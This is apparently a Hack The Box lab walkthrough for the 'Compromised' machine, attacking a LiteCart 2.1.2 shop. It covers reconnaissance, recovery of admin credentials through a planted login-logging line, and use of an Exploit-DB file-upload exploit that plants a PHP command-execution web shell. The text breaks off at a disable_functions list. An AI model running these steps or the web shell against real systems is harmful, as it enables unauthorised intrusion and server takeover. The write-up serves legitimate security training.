

Compromised

10.10.10.207




InfoGathering

SCOPE




```
Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.207             linux               2.6.X  server
```

SERVICES




```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.207  22    tcp    ssh   open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.10.10.207  80    tcp    http  open   Apache httpd 2.4.29 (Ubuntu)
```

SSH




```
SSH         10.10.10.207    22      10.10.10.207      [*] SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
```




```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 6e:da:5c:8e:8e:fb:8e:75:27:4a:b9:2a:59:cd:4b:cb (RSA)
|   256 d5:c5:b3:0d:c8:b6:69:e4:fb:13:a3:81:4a:15:16:d2 (ECDSA)
|_  256 35:6a:ee:af:dc:f8:5e:67:0d:bb:f3:ab:18:64:47:90 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

HOME PAGE: http://10.10.10.207/shop/en/






Gaining Access

While fuzzing for URI locations I discovered a directory called backup

LINK: http://10.10.10.207/backup

SCREENSHOT EVIDENCE OF URI



Index of /backup


Name	Last modified	Size	Description
Parent Directory		-	
a.tar.gz	2020-09-03 11:51	4.4M	

Apache/2.4.29 (Ubuntu) Server at 10.10.10.207 Port 80

I downloaded the gzipped tar file from the backup directory

```
# Commands Executed
wget http://10.10.10.207/backup/a.tar.gz
tar xf a.tar.gz
```

SCREENSHOT EVIDENCE OF DOWNLOADED FILE




```
root@kali:~/HTB/Boxes/Compromised# wget http://10.10.10.207/backup/a.tar.gz
--2020-09-16 17:23:50--  http://10.10.10.207/backup/a.tar.gz
Connecting to 10.10.10.207:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4608000 (4.4M) [application/x-gzip]
Saving to: ‘a.tar.gz.1’

a.tar.gz.1                100%[=============================================>]   4.39M   717KB/s

2020-09-16 17:24:00 (501 KB/s) - ‘a.tar.gz.1’ saved [4608000/4608000]

root@kali:~/HTB/Boxes/Compromised# tar xf a.tar.gz
```

Inside the zip was the source code for the Shop site.
I sorted the conents of the archive based on last modification date. The last modified file is /admin/login.php which is interesting so I checked it out

```
# Command Executed
find . -printf "%T@ %Tc %p\n" | sort -n
cat admin/login.php
```

Inside the file was an unusual line. file_put_contents is going to a file and appears to be placing the contents of the file into the user and passwd variables.

SCREENSHOT EVIDENCE OF LOG FILE DISCOVERED




```
root@kali:~/HTB/Boxes/Compromised/shop/admin# cat login.php
<?php
  require_once('../includes/app_header.inc.php');

  document::$template = settings::get('store_template_admin');
  document::$layout = 'login';

  if (!empty($_GET['redirect_url'])) {
    $redirect_url = (basename(parse_url($_REQUEST['redirect_url'], PHP_URL_PATH)) ≠ basename(__FILE__)) ? $_REQUEST['re
  } else {
    $redirect_url = document::link(WS_DIR_ADMIN);
  }

  header('X-Robots-Tag: noindex');
  document::$snippets['head_tags']['noindex'] = '<meta name="robots" content="noindex" />';

  if (!empty(user::$data['id'])) notices::add('notice', language::translate('text_already_logged_in', 'You are already l

  if (isset($_POST['login'])) {
    //file_put_contents("./.log2301c9430d8593ae.txt", "User: " . $_POST['username'] . " Passwd: " . $_POST['password']);
    user::login($_POST['username'], $_POST['password'], $redirect_url, isset($_POST['remember_me']) ? $_POST['remember_me
```

I read the contents of the "log" file and discovered a username and password

```
# Commands Executed
curl http://10.10.10.207/shop/admin/.log2301c9430d8593ae.txt
User: admin Passwd: theNextGenSt0r3!
```

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD




```
root@kali:~/HTB/Boxes/Compromised/shop/admin# curl http://10.10.10.207/shop/admin/.log2301c9430d8593ae.txt
User: admin Passwd: theNextGenSt0r3!~root@kali:~/HTB/Boxes/Compromised/shop/admin# |
```

I was then able to sign into the site as admin

LINK: http://10.10.10.207/shop/admin/login.php?redirect_url=%2Fshop%2Fadmin%2F
USER: admin
PASS: theNextGenSt0r3**!**

SCREENSHOT EVIDENCE OF ACCESSED SITE VERSION



LiteCart 2.1.2


© 2012-2020 LiteCart

www.litecart.net

Knowing the version of the site I have admin access to I checked out Exploit DB to see what may be available

```
# Commands Executed
searchsploit LiteCart 2.1.2
# RESULT
LiteCart 2.1.2 - Arbitrary File Upload | php/webapps/45267.py
```

SCREENSHOT EVIDENCE OF RESULT



```
root@kali:~/HTB/Boxes/Compromised# searchsploit LiteCart 2.1.2
 ---------------------------------------------------------------------------- ---------------------
  Exploit Title                                                              |  Path
 ---------------------------------------------------------------------------- ---------------------
LiteCart 2.1.2 - Arbitrary File Upload                                       | php/webapps/45267.py
 ---------------------------------------------------------------------------- ---------------------
```

I checked the exploit contents out. It looks like it is executable as is and needs a username and password which I have. Reading on it appears to upload a webshell which I can use for RCE

```
# Commands Executed
searchsploit -x php/webapps/45267.py
searchsploit -m php/webapps/45267.py
chmod +x 45267.py
```

I then executed the exploit

```
# Commands Executed
./45267.py -t http://10.10.10.207/shop/admin/ -p 'theNextGenSt0r3!~' -u admin
# RESULTS
Shell => http://10.10.10.207/shop/admin/../vqmod/xml/WYE8F.php?c=id
```

This did not work OOB. I tried modifying the webshell to see if making it simpler did any good

ORIGINAL CODE

```
files = {
        'vqmod': (rand + ".php", "<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); } ?>", "application/xml"),
        'token':one,
        'upload':(None,"Upload")
    }

LINE 72: print r.content
```

NOTE: Removing that line is to prevent seeing the results of phpinfo

NEW CODE MODIFICATIONS


```
files = {
        'vqmod': (rand + ".php", "<?php phpinfo(); ?>", "application/xml"),
        'token':one,
        'upload':(None,"Upload")
    }

LINE 72:
```

I then executed the exploit again and it worked
I then executed the exploit

```
# Commands Executed
./45267.py -t http://10.10.10.207/shop/admin/ -p 'theNextGenSt0r3!~' -u admin
# RESULTS
Shell => http://10.10.10.207/shop/vqmod/xml/5X8XV.php?c=id
```

LINK: http://10.10.10.207/shop/vqmod/xml/5X8XV.php?c=id

SCREENSHOT EVIDENCE OF SUCCESS


phpinfo()

10.10.10.207/shop/vqmod/xml/5X8XV.php?c=id


ProtonMail Tresorit Bitwarden NordVPN Bitdefender Webroot Hak5 HTB HT

PHP Version 7.2.24-0ubuntu0.18.04.6

System	Linux compromised 4.15.0
Build Date	May 26 2020 13:09:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

Looking through the PHP info I am able to see in disable_functions section that functions such as shell_exec are disabled

SCREENSHOT EVIDENCE OF DISABLE FUNCTIONS




disable_functions	system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pc